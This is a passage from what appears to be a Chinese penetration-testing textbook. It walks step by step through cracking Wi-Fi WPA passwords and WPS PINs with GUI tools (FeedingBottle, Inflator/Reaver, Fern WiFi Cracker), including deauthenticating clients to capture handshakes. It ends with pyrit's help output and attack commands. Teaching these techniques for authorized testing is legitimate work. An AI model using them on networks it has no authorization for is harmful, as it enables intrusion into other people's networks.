
Step 05 单击Start按钮，在弹出的对话框中选择一个字典文件，如下图所示。选择完成后单击OK按钮。




Step 06 通过上一步的设置，此时会抓取握手信息，如下图所示。在抓包过程中需要单击破解界面中的Deauth按钮。



Step 07 一旦抓取到握手信息后，FeedingBottle会按照字典文件开始破解，如果字典文件中没有密码会提示更换字典文件，如下图所示。



Step 08 破解出密码后，下方WPA Key会给出正确的密码，如下图所示。



8.4.6 使用Inflator工具破解WPS密码

使用Inflator破解WPS密码可以使用以下步骤：


Step 01 双击Inflator图标启动软件，如下图所示。




Step 02 启动后的界面如下图所示，单击Yes按钮。




Step 03 从网卡列表中选择无线网卡，如下图所示。单击Next按钮进入下一步。




Step 04 单击Scan for WPS enabled APs按钮，如下图所示。选中目标AP，单击Next按钮进入下一步。



Step 05 在破解WPS界面中，可以看到下方同样是使用Reaver进行破解，同时给出了初始命令，如果需要额外添加命令可以勾选上方给出的参数，如下图所示。



Step 06 单击Run按钮启动Reaver开始破解PIN码，如下图所示。



8.5　实战演练

实战演练1——使用Fern WiFi Cracker破解AP密码

对于喜欢图形化界面的用户来说，这是一款福利工具，在使用该工具之前，建议手动关闭那些可能影响程序正常运行的进程。

使用Fern WiFi Cracker破解AP密码的操作步骤如下：


Step 01 选择“应用程序”菜单列表下的“无线攻击”菜单，在无线攻击菜单中有fern WiFi，如下图所示。




Step 02 选择fern WiFi选项，可以打开该工具，下图为其工作界面。




Step 03 单击select Interface右侧的下拉按钮，在弹出的下拉列表中选择一块网卡，如下图所示。




Step 04 选择完网卡后，会弹出一个提示框，单击OK按钮即可，如下图所示。




Step 05 选择完网卡后，单击下方的“扫描”按钮，开始扫描数据信息，如下图所示。



Step 06 扫描过程中，在下方WEP与WPA按钮旁，会出现相应的数字信息，这些数字代表搜索的AP数量，如下图所示。



Step 07 单击WPA按钮，即可进入扫描到的AP页面，如下图所示。



提示：扫描结果页面大致分为以下几个区域：

（1）AP列表。这里会以列表的形式列出已经扫描出的AP，如下图所示。




（2）详细数据。选中AP列表中的AP以后，下方会列出该AP的详细信息，如下图所示。




（3）破解选项。这里会有常规破解和WPS方式破解两个选项，如下图所示。



（4）破解进度区。该区域左侧显示破解步骤、下方是破解进度条、右侧有选择密码文件按钮以及客户端列表，如下图所示。




Step 08 选中需要破解的AP，查看是否有客户端接入，然后选择密码文件，单击Browse按钮，如下图所示。




Step 09 单击破解Attack按钮，这时按钮的文本显示会换成Stop，如下图所示，如果需要停止破解，可以单击Stop按钮。




Step 10 此时程序会尝试中断AP与客户端的连接，如下图所示。



Step 11 当抓取到关联信息后，开始破解，如下图所示。而且抓取到信息文本会加粗颜色并变成黄色来显示，没有抓取到则显示为灰色。



Step 12 破解完成后会提示破解出的密码，如下图所示。



实战演练2——使用pyrit工具破解AP密码

pyrit是一款开源且完全免费的软件，任何人都可以检查，复制或修改它。它在各种平台上编译和执行，包括FreeBSD、MacOS X和Linux作为操作系统以及x86、alpha、arm等处理器。

使用pyrit工具最大的优点，在于它可以使用除CPU之外的GPU运算加速生成彩虹表，本身支持抓包获取四步握手过程，无须使用airodump抓包，如果已经通过ariodump抓取数据，也可以使用pyrit进行读取。

问题：什么是彩虹表？

答：彩虹表是一个用于加密散列函数逆运算的预先计算好的表，为破解密码的散列值（或称哈希值、微缩图、摘要、指纹、哈希密文）而准备。一般主流的彩虹表都在100GB以上。这样的表常常用于恢复由有限集字符组成的固定长度的纯文本密码。

使用pyrit命令，查看pyrit工具的帮助信息，如下图所示。

```
root@kali:~# pyrit
Pyrit 0.5.1 (C) 2008-2011 Lukas Lueg - 2015 John Mora
https://github.com/JPaulMora/Pyrit
This code is distributed under the GNU General Public License v3+

Usage: pyrit [options] command

Recognized options:
  -b                : Filters AccessPoint by BSSID
  -e                : Filters AccessPoint by ESSID
  -h                : Print help for a certain command
  -i                : Filename for input ('-' is stdin)
  -o                : Filename for output ('-' is stdout)
  -r                : Packet capture source in pcap-format
  -u                : URL of the storage-system to use
  --all-handshakes : Use all handshakes instead of the best one
  --aes             : Use AES
```

主要参数介绍如下：

- -b：按BSSID筛选AccessPoint。
- -e：按ESSID过滤AccessPoint。
- -h：打印某个命令的帮助。
- -i：输入的文件名（' - '是stdin）。
- -o：输出的文件名（' - '是stdout）。
- -r：pcap格式的数据包捕获源。
- -u：要使用的存储系统的URL。
- --all-handshakes：使用所有的握手，而不是最好的握手。
- aes：使用AES。

pyrit工具可识别的命令如下：

- analyze：分析数据包捕获文件。
- attack_batch：攻击从数据库的PMKs /密码握手。
- attack_cowpatty：攻击一个来自cowpatty文件的PMK握手。
- attack_db：攻击与数据库中的PMK握手。
- attack_passthrough：用文件中的密码攻击握手。
- batch：批处理数据库。
- benchmark：确定可用内核的性能。
- benchmark_long：更长和更准确的基准版本。
- check_db：检查数据库是否有错误。

- create_essid：创建一个新的ESSID。
- delete_essid：从数据库中删除一个ESSID。
- eval：计算可用密码和匹配结果。
- export_cowpatty：将结果导出到新的cowpatty文件。
- export_hashdb：将结果导出到airolib数据库。
- export_passwords：将密码导出到文件。
- help：打印一般帮助。
- import_passwords：从类文件源导入密码。
